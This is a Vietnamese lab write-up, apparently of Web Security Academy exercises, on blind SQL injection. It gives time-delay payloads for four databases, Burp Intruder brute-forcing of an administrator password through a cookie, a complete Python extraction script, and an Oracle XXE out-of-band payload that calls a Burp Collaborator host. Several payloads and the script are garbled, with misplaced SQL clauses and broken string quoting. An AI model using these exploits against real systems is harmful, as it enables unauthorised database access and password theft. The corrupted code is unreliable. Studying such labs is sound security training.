
Oracle	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 'a' dbms_pipe.receive_message(('a'),10) ELSE NULL END FROM dual</code>
Microsoft	<code>IF (YOUR-CONDITION-HERE) WAITFOR DELAY '0:0:10'</code>
PostgreSQL	<code>SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN pg_sleep(10) ELSE pg_sleep(0) END</code>
MySQL	<code>SELECT IF (YOUR-CONDITION-HERE, SLEEP(10), 'a')</code>

Chúng ta cần xác định độ dài mật khẩu của người dùng administrator. Nên chúng ta đi thử độ dài của mật khẩu nếu thấy tốc độ phản hồi khoảng 10 giây thì tìm được độ dài mật khẩu.


```
(SELECT CASE WHEN ((SELECT LENGTH(password) Where
username='administrator') = 20) FROM users Where THEN pg_sleep(10)
ELSE pg_sleep(-1) END FROM users)--
```




Xác định được độ dài của mật khẩu bằng 20 bằng truy vấn điều kiện.



Sử dụng câu lệnh truy vấn điều kiện và substring để kiểm tra từng ký tự của password. Substring sẽ cắt password thành từng ký tự một, rồi ta sẽ kiểm tra lần lượt từng ký tự một của password. Sau đó truy vấn điều kiện time delays để tìm từng ký tự của password, nếu tốc độ phản hồi khoảng 10s thì ta tìm được ký tự phù hợp.






Gửi request vào intruder để thực hiện bruteforce.

Ở phần position, chọn Attack type là Sniper và add \$ như sau:

(SELECT CASE WHEN (SUBSTRING((SELECT password Where username='administrator'),1,1) = '\$a\$') FROM users Where THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users)--

Ở đây ta dùng sniper đánh dấu lên ký tự mà cần tìm. Sau đó kiểm tra mọi ký tự để tìm ra được ký tự đúng của vị trí cần.



Setting payload kiểm tra để thực hiện bruteforce.

The screenshot shows the Burp Suite Intruder tab with the Payloads sub-tab selected. The interface is divided into several sections:


- Payload sets:** A section with a help icon and a description: "You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various pay". Below this, there are two rows of settings: "Payload set:" with a dropdown menu showing "1", "Payload count:" with the value "65", "Payload type:" with a dropdown menu showing "Simple list", and "Request count:" with the value "65".
- Payload settings [Simple list]:** A section with a help icon and a description: "This payload type lets you configure a simple list of strings that are used as payloads." Below this, there is a list of payload items (a, b, c, d, e, f, g, h, i) with buttons for "Paste", "Load...", "Remove", "Clear", "Deduplicate", "Add", and "Add from list...".
- Payload processing:** A section with a help icon and a description: "You can define rules to perform various processing tasks on each payload before it is used." Below this, there is a table with columns "Enabled" and "Rule", and buttons for "Add", "Edit", "Remove", "Up", and "Down".
- Payload encoding:** A section with a help icon and a description: "This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests." Below this, there is a checkbox labeled "URL-encode these characters:" which is checked, and a text input field containing the string ".\\|=<>?+&*;\"{ }|^' #".

At the bottom of the interface, there is a status bar showing "Event log (11)" and "All issues".

Ở đây thì ta cấu hình cho trong 1 thời điểm thì chỉ có 1 luồng request từ đó ta quan sát xem thread nào bị mắc lại khoảng 10s thì đó sẽ là ký tự của pass.

Attack Save Columns							
16. Intruder attack of https://0ac400b70458d35380c6fd7c00bf0087.web-security-academy.net							
Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Requ...	Payload	Status code	Error	Timeout	Length	Comment	
50	X	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
51	Y	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
52	Z	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
53	0	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
54	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
55	2	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
56	3	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
57	4	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
58	5	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
59	6	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
60	7	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
61	8	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		
62	9	200	<input type="checkbox"/>	<input type="checkbox"/>	8307		

Sau khi brute force kiểm tra hết các vị trí ta tìm được pass là: 737df9j5i67rinte4cca.



3.4.2. Kiểm thử bằng Python

Việc lấy mật khẩu bằng Burp Suite tốn rất nhiều thời gian và công sức. Vì vậy, cần có một đoạn mã để trích xuất mật khẩu của người dùng administrator một cách tự động:

```
import sys
import requests
```

```

import urllib3
import urllib

# Tắt cảnh báo về các yêu cầu không an toàn
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Cấu hình proxy
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}

# Trích xuất mật khẩu của quản trị viên bằng SQL injection.
def sqli_password(url):
    password_extracted = ""
    for i in range(1,21): # Duyệt qua mỗi ký tự trong mật khẩu
        for j in range(32,126): # Duyệt qua mỗi ký tự ASCII từ dấu cách
            đến dấu "~"
                sql_payload = "" || (select case when (username='administrator'
and ascii(substring(password,%s,1))='%s') then pg_sleep(10) else
pg_sleep(-1) end from users)--" %(i,j)
                sql_payload_encoded = urllib.parse.quote(sql_payload) # Mã
hóa payload SQL injection để tránh các ký tự đặc biệt
                cookies = {'TrackingId': 'MRbkbwUio1iWqmDe' +
sql_payload_encoded, 'session':
'gBVMngGhDGVqjRtNpzmnC4Rf3Zbxbvn'}
                r = requests.get(url, cookies=cookies, verify=False,
proxies=proxies) # Gửi một yêu cầu HTTP GET tới URL được cung
cấp, chứa payload SQL injection trong cookies
                # Kiểm tra xem trang web đã trả về có chứa chuỗi "Welcome"
hay không
                if int(r.elapsed.total_seconds()) > 9:
                    password_extracted += chr(j)
                    sys.stdout.write("\r" + password_extracted)
                    sys.stdout.flush()
                    break
                else:
                    sys.stdout.write("\r" + password_extracted + chr(j))
                    sys.stdout.flush()

```

```
def main():
    # Kiểm tra xem số lượng đối số dòng lệnh có đúng không
    if len(sys.argv) != 2:
        print("(+) Usage: %s <url>" % sys.argv[0])
        print("(+) Example: %s www.example.com" % sys.argv[0])
        return

    url = sys.argv[1]
    print("(+) Đang trích xuất mật khẩu quản trị viên...")
    sqli_password(url) # Trích xuất mật khẩu

if __name__ == "__main__":
    main()
```

Hàm trong hình ảnh là một đoạn mã python được thiết kế để trích xuất mật khẩu thông qua kỹ thuật Time-based. Nó gửi các payload và đo thời gian phản hồi để xác định xem ký tự đó có đúng là một ký tự tương ứng của mật khẩu hay không. Các bước xây dựng như sau:

- Khởi tạo một chuỗi rỗng password.extracted 64.
- Sử dụng vòng lặp for lồng nhau, vòng lặp bên ngoài duyệt từ 1 đến 21 tương ứng với vị trí của ký tự mật khẩu, vòng lặp thứ 2 là số nguyên từ 32 đến 126 biểu thị giá trị ASCII.
- Tạo một sqli_payload, truyền câu lệnh truy vấn sql vào và mã hóa nó.
- Kiểm tra: hàm gửi các yêu cầu HTTP với cookies và tiêu đề, chứa tải trọng SQL được mã hóa trong URL. Nếu độ trễ lớn hơn 9 giây, ký tự đoán được xem là đúng và được thêm vào password.extracted.

Sau khi chạy chương trình, thu được mật khẩu của người dùng administrator.

```
(+) Đang trích xuất mật khẩu quản trị viên ...
m0tfo44pueok24k85rbq
```

3.4.3. Đánh giá


- **Ưu điểm:**
 - + Khó phát hiện: Phương pháp này không tạo ra các dấu hiệu rõ ràng trên giao diện người dùng hoặc trong các log, giúp tấn công giữ được tính bí mật cao.

- + Độ chính xác cao: Khi điều chỉnh đúng, thời gian phản hồi từ cơ sở dữ liệu có thể cho thông tin chính xác về cấu trúc cơ sở dữ liệu và dữ liệu lưu trữ trong đó.
- + Khả năng khai thác cao: Nếu thành công, tấn công time-based có thể cho phép tấn công viên thực hiện các truy vấn phức tạp, thậm chí là lấy toàn bộ cơ sở dữ liệu.
- **Nhược điểm:**
 - + Tốn thời gian: Phương pháp này cần thực hiện nhiều yêu cầu và đợi phản hồi từ cơ sở dữ liệu, do đó có thể tốn nhiều thời gian hơn so với các phương pháp tấn công khác.
 - + Khả năng phát hiện: Mặc dù không tạo ra các dấu hiệu rõ ràng, nhưng các hệ thống bảo mật chặt chẽ có thể phát hiện được những yêu cầu không bình thường gửi đến cơ sở dữ liệu.
 - + Không hiệu quả trên các truy vấn không phản hồi thời gian: Trong một số trường hợp, các truy vấn không trả về thời gian (ví dụ như truy vấn kiểm tra boolean), phương pháp này không hiệu quả.



3.5. Out-of-band

3.5.1. Kiểm thử bằng BurpSuite

Giả sử web dưới có tồn tại một lỗ hổng Blind SQLi, web sử dụng TrackingId trong cookie để theo dõi, phân tích, và thực hiện truy vấn SQL với tham số chứa giá trị của TrackingId này. Cơ sở dữ liệu của nó chứa một bảng users với một username là administrator. Tuy nhiên, truy vấn SQL được thực thi bất đồng bộ và không ảnh hưởng đến phản hồi của ứng dụng, nên không thể dùng các cách thông thường để khai thác Blind SQLi.





Ta thực hiện chặn bắt request sẽ lấy được request như trên



‘UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//0862cej50ubn4vgb9x6fort9o0urig.oastify.com/">+%25remote%3b]>'),'/'')+FROM+dual--

Sử dụng câu truy vấn trên để thử hướng DNS request tới BurpCollaborator (Một server ảo do burpsuite cấp cho ứng dụng), và khi “Pull now” thấy có dữ liệu đi qua thì tức là đã có thể tiếp tục khai thác.



